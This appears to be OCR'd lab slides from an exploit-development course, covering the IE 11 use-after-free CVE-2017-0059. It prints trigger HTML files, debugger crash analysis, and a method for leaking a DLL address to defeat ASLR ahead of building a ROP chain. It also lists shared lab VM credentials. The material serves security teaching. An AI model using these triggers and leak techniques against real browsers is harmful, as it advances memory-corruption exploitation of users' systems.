


```
PoC:
========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaa</textarea>

========================================
```

CVE-2017-0059 Trigger (5)

Within the **eventhandler** function, the **textarea** default value is changed from the 25 **a**'s to **foo**. An alert is then displayed with a message saying, "Text value freed, can be reallocated here."

This was the only information provided with the trigger file from Ivan Fratric. Based on what we just walked through, it seems that for some reason, when the default value, or innerHTML, is changed to the new value during the **eventhandler** call, strange behavior occurs.



Connecting to the Target VM


- Do not connect until after your instructor walks through this entire section or you may miss important concepts and techniques
- Preconfigured Windows 7 x64 VMs await your connectivity
- They are on IP addresses 10.10.2.**101-130**
- Use the host address assigned to you in 760.1
  - For example, if you were assigned 10.10.75.105, your remote Windows 7 x64 VM for this lab is at 10.10.2.105
  - Use RDP from a Windows system to connect (this can be a VM)
  - The username is **SEC760-1XX** and the password is **SEC760**
  - You may use rdesktop from a Linux system, but the results may not be the same

Connecting to Your Target VM

There is a Windows 7 x64 VM for each student at the IP address range 10.10.2.101–130. If more are needed, they will be provided. The host address you were given during 760.1 will be your host address to use with RDP to the 10.10.2.X VM. For example, if you were assigned 10.10.75.105 in 760.1, you will connect to 10.10.2.105 using RDP. The username is SEC760-1XX, where XX is your host octet. If you were assigned 10.10.75.105 on Day 1, your Windows 10 username would be SEC760-105. The password is "SEC760" for every user. You may use rdesktop from a Linux system instead of Windows RDP; however, your experience may not be the same. RDP from Windows is recommended.

Launching the Trigger (1)

- Let's open up the trigger file with IE 11
  - WinDbg is already set as the postmortem debugger on the target VMs
  - Double-click the **Trigger.html** file on the Desktop
  - We get the following result



C:\Users\student\Desktop\Trigger.html

Message from webpage

Text value freed, can be reallocated here


Launching the Trigger (1)

When you're connected to the target VM, double-click the **Trigger.html** file on the Desktop. You should get the result on the screen showing a pop-up box that says, "Text value freed, can be reallocated here." You should remember this message from the source code.


NOTE: As you work through the lab, you may occasionally get inconsistent results. You may need to rerun the steps multiple times and restart debugging in order to get the desired results. We are working with dynamic memory, and the state may change at times and be affected by factors such as how much content is loaded in the browser. For example, if you visit a site like YouTube, much more memory will have been allocated and freed, altering results.

Launching the Trigger (2)

- Click **OK**


C:\Users\student\Desktop\Trigger.html
C:\Users\student\Desktop\...
File Edit View Favorites Tools Help


- We get some strange characters on the screen; your results may vary
- Refresh the window and click **OK**


C:\Users\student\Desktop\Trigger.html
C:\Users\student\Desktop\...
File Edit View Favorites Tools Help

- We get different, but similar results
- Why are these strange characters appearing? Shouldn't it say foo?

Launching the Trigger (2)

Click **OK** on the pop-up box and you should get the results shown on the screen, though the characters and such appearing may vary. You may even see pieces of function names. Try refreshing the window, and your results should again be similar. The question now is, why are these strange characters appearing? If you remember in the source code, the default value should change from the 25 **a**'s to **foo**.



Enabling PageHeap

- Let’s enable PageHeap to see what might be happening
- Open an Administrative command shell, navigate to the WinDbg folder shown below, and enable full PageHeap

```
c:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86> gflags.exe /p /enable iexpore.exe
/full    #Note this command is all one line
```

- You will get a warning about PageHeap running inside of WOW64
- This is expected, as IE 11 is a 64-bit process, but the browser windows are actually 32-bit
- Move to the next slide to rerun the trigger file

Enabling PageHeap


Our next step is to enable PageHeap. Navigate to the folder shown below to turn on full Pageheap against IE 11:

```
c:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86> gflags.exe /p /enable iexpore.exe /full
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native (IA64) binaries.

path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
    iexplore.exe: page heap enabled
```

Ignore the warning, as IE 11 is a 64-bit process, but the browser windows are 32-bit processes. Move to the next page.

Running the Trigger with PageHeap Enabled

- Run the trigger file again from the Desktop


C:\Users\student\Desktop\Trigger.html
C:\Users\student\Desktop\...
File Edit View Favorites Tools Help

- You will likely get something similar to the result above, and the postmortem debugger does not come up
- Refresh the browser. The postmortem debugger should appear!


```
(c6c.754): Access violation - code c0000005 (!!! second chance !!!)
eax=0c241fd0 ebx=00000018 ecx=0c241fd0 edx=0c241fd0 esi=0caeafcc edi=00000000
eip=74f1c006 esp=09f1b178 ebp=09f1b184 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
msvcrt!wcscpy_s+0x46:
74f1c006 0fb706          movzx   eax,word ptr [esi]      ds:002b:0caeafcc=????
```

Running the Trigger with PageHeap Enabled

Run the trigger file again from the Desktop. This time we get strange output again, but no crash. Try refreshing the browser window. This time you should see WinDbg pop up. For whatever reason, the exception is not caught the first time, but it is the second time.

```
(c6c.754): Access violation - code c0000005 (!!! second chance !!!)
eax=0c241fd0 ebx=00000018 ecx=0c241fd0 edx=0c241fd0 esi=0caeafcc edi=00000000
eip=74f1c006 esp=09f1b178 ebp=09f1b184 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
msvcrt!wcscpy_s+0x46:
74f1c006 0fb706          movzx   eax,word ptr [esi]      ds:002b:0caeafcc=????
```

We can see that the crash occurs when the **Move with Zero-Extend** instruction is executed within **msvcrt!wcscpy_s**. This instruction is attempting to dereference a **WORD** of memory pointed to by the **ESI** register and load it into **EAX**. However, **ESI** is pointing to invalid memory, leading to the crash. This is our first indication that there maybe a Use-After-Free condition.



Analyzing the Crash (1)


- Let's take a look at the call stack by executing the **k** command

```
0:007> k
ChildEBP RetAddr
09f1b184 6e2ae8f0 msvcrt!wcscpy_s+0x46
09f1b278 6e1b508e MSHTML!CElement::InjectInternal+0x6fa
09f1b2b8 6e1b500c MSHTML!CRichtext::SetValueHelperInternal+0x79
09f1b2d0 6e1b4cf9 MSHTML!CRichtext::DoReset+0x3f
09f1b354 6e1b4b73 MSHTML!CFormElement::DoReset+0x157
09f1b370 6c6505da MSHTML!CFastDOM::CHTMLFormElement::Trampoline_reset+0x33
```

- You can see the functions **DoReset** and **InjectInternal**, which can likely be associated with the source code, such as the **form.reset()** function call

Analyzing the Crash (1)

When we issue the **k** command to look at the call stack, some function names should stand out, such as **DoReset** and **InjectInternal**. If you remember, we call the function **form.reset()** from within the trigger file, as well as set the **defaultValue** property.



Analyzing the Crash (2)


- Let's take a look at the object in question that is seemingly freed, pointed to by the ESI register

```
0:007> !heap -p -a esi
  address 0caeafcc found in
  _DPH_HEAP_ROOT @ 511000
  in free-ed allocation (  DPH_HEAP_BLOCK:        VirtAddr       VirtSize)
                           cad1340:          caea000          2000
   6fff947d verifier!AVrfDebugPageHeapReAllocate+0x0000036d
   772211b1 ntdll!RtlDebugReAllocateHeap+0x00000033
   771dddc5 ntdll!RtlReAllocateHeap+0x00000054
   6e4c761f MSHTML!CTravelLog::_AddEntryInternal+0x00000215
   6e4af48d MSHTML!MemoryProtection::HeapReAlloc<0>+0x00000026
   6e4af446 MSHTML!_HeapRealloc<0>+0x00000011
   6df4deea MSHTML!BASICPROPPARAMS::SetStringProperty+0x00000546
```

HeapReAlloc is called by BASICPROPPARAMS::SetStringProperty

Analyzing the Crash (2)

Next, let's take a look at the freed object pointed to by the ESI register with the WinDbg command **!heap –p –a esi.** It looks like the function **BASICPROPPARAMS::SetStringProperty** from inside of MSHTML calls **HeapReAlloc**. The **HeapReAlloc** function from inside of **ntdll.dll** should lead to a call to the function **memmove**, which relocates memory.



Turn Off PageHeap

- Let's go back into the Administrative command shell and turn PageHeap off, as follows:

```
c:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86> gflags.exe /p /disable iexpore.exe
/full   #Note this command is all one line
```

- Next, we will modify the number of **a**'s in the initial creation of the **textarea** object to see how it changes what is displayed in the browser window

Turn Off PageHeap

Turn off PageHeap.


```
c:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags.exe /p /disable iexplore.exe /full
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native (IA64) binaries.

path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
    iexplore.exe: page heap disabled
```

Modifying the TextArea Object

- With PageHeap off, open up the **Trigger.html** file with Notepad++ or Notepad
- Add six more **a**'s to the original **textarea** object creation

```
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</textarea>
```

- Open up the trigger file in IE 11 again and you should get some new results



砙浑 – The first two characters


Note: This may be inconsistent. Your results may vary. Part of stabilizing memory disclosure bugs is finding the perfect combination of bytes allocated and objects created.

Modifying the TextArea Object

Now that PageHeap is off, use a text editor to open up the **Trigger.html** file. The line from the script with the **a**'s for the **textarea** object is shown on the slide. Try adding six more **a**'s and save the file. Open up the trigger file again with IE 11 and you should see slightly different behavior. Do not expect it to match the slides precisely. What we're looking for is consistency, where each time we open up the trigger file the Unicode characters shown are the same. You will see why shortly. With this type of bug, where we can directly control the number of bytes within the **textarea** object, increasing and decreasing the input size would be one thing to try.

Converting the Unicode to Hexadecimal

- Let's go to an online Unicode-to-hexadecimal converter and see what the characters 䃁浑 map to: http://www.endmemo.com/unicode/unicodeconverter.php


Unicode Character (e.g. π, ≤, ±, ®, è 働 रुपया)
Convert
Clear
Hexadecimal NCRs (e.g. &#x20;&#x221A;)
Convert
Clear


䃁浑

&#x40C1;&#x6D51;

- The Unicode characters map to the value 0x6d5140c1
- This looks a lot like a memory address

Converting the Unicode to Hexadecimal

Now that we have the Unicode characters, let's go to an online Unicode-to-hexadecimal converter to see the mapping. We'll use the converter at http://www.endmemo.com/unicode/unicodeconverter.php. As you can see on the slide, the Unicode characters map to 0x6d5140c1, which looks a lot like a memory address.



Checking the Address

- Using WinDbg, let's attach to the iexplore.exe process and check what's at that address
- Use the **ln** command, which stands for **list nearest symbols**

```
0:018> ln 0x6d5140c1
(6d513e03)  DWrite!BCParsePath+0x2be  | (6d51444a)  DWrite!NewCross
```

- We can see that the address maps to **Dwrite!BCParsePath+0x2be** and the next symbol is **Dwrite!NewCross**
- If we can consistently leak the same offset within the DLL (**DWrite.dll** in this case), we can subtract the base address from the leaked address to get the offset

Checking the Address


Attach to the iexplore.exe process with WinDbg. Once attached, issue the **ln** command, which stands for **list nearest symbols**. We get the following result:

```
0:018> ln 0x6d5140c1
(6d513e03)  DWrite!BCParsePath+0x2be  | (6d51444a)  DWrite!NewCross
```

The idea is that if we can leak the same offset within the DLL each time we run the trigger, then we can subtract the load address of the DLL from the leaked offset within the DLL to get the Relative Virtual Address (RVA) offset. Then, we can always subtract the RVA from the leaked address to recover the base address of the DLL.

We can get the base address of the DLL by using the **!address** WinDbg extension, such as **!address dwrite.dll**. Each time a system reboots, the DLLs are rebased. As stated, if we have the RVA, it doesn't matter to what address the DLL was rebased because we can always find it via the leak.

```
0:018> !address dwrite.dll

Usage:          Image
Base Address:       6d450000
End Address:        6d451000
```



Address Leak Visualization

DLL with leaked address

Leaked address

DWrite!BCParsePath+0x2be 0x6d5140c1

Unknown base address due to ASLR

DLL with leaked address

0x6d5140c1 DWrite!BCParsePath+0x2be

RVA = 0xc40c1


0x6d450000

Base address calculated using RVA offset

SEC760 | Advanced Exploit Development for Penetration Testers 157

Address Leak Visualization

This slide is simply an attempt to help you visualize how the memory leak allows us to recover the base address of a DLL. Using our example from the last slide, **DWrite!BCParsePath+0x2be** was leaked, which was address **0x6d5140c1**. If we subtract the load address of **0x6d450000** from the leaked address, we get the RVA of **0xc40c1**. Now imagine that the module is rebased. We can simply subtract the RVA offset from the leaked address to recover the rebased DLL's load address.



Important Note


- The last couple of slides showing the leaked address inside of DWrite.dll was just an example
- This is not the DLL we will use going forward
  - We need a DLL that is large enough to have all of the ROP gadgets we need to call **VirtualProtect** or **VirtualAlloc**
  - If you remember from the trigger script, when the **eventhandler** is called, there was a note from Ivan Fratric saying, "Text value freed, can be reallocated here"
  - That is where you can experiment with creating different types of objects to change the layout in memory and potentially leak different DLLs that may be more useful
- We also need to debug what is happening from a technical perspective in relation to the bug

Important Note

The past couple of slides were to demonstrate the concept of recovering a DLL's base address through the memory leak. We still have a lot to do before finding a leaked DLL that is large enough to have all necessary ROP gadgets to call a function like **VirtualProtect** or **VirtualAlloc**, and to also be reliable. Ivan Fratric stated in the script within the **eventhandler** function, "Text value freed, can be reallocated here." What we can do is experiment with creating different objects at that location to see how it changes the layout in memory. If we can get a useful DLL allocated to the same relative location consistently, we can use that one to get everything we need in relation to an ROP chain. We also haven't gotten into the technical details behind the bug.

Modified Trigger FIle

- Take a look at **Trigger-2.html** on the Desktop
  - We increased the number of **a**'s to 57, and we created an **INPUT** object in the **eventhandler** function, as well as set some attributes



```
<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;
  form.reset();
}

function eventhandler() {
  alert("Before Realloc and Free");
  document.getElementById("textarea").defaultValue = "foo";
  var x = document.createElement("INPUT");
  x.setAttribute("type", "range");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</textarea>
```

Read the notes on this page. There is very important information.


Modified Trigger File

On this slide is the **Trigger-2.html** file from your Desktop. We changed the number of **a**'s in the **textarea** to 57 and created an **INPUT** object within the **eventhandler** function. We also set the **type** and **range** attributes.

Please note that you are being handed an example that will work for us going forward. The important thing to know is that you must experiment with changing the number of **a**'s in the **innerHTML** of the **textarea** object, along with the type of object you are creating in the **eventhandler** function. The number of **a**'s has a direct correlation to the allocation size used by the object created within the **eventhandler** function. It is tedious and time-consuming to find a good match. You must experiment with many object types supported by the browser. You are looking for a consistent result that leaks something useful. Your time will be well spent if you practice this on the bug at hand.

Executing Trigger-2.html

- When opening the **Trigger-2.html** file in IE 11, we get the following result:



墍湩孶湩獍湩ニaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

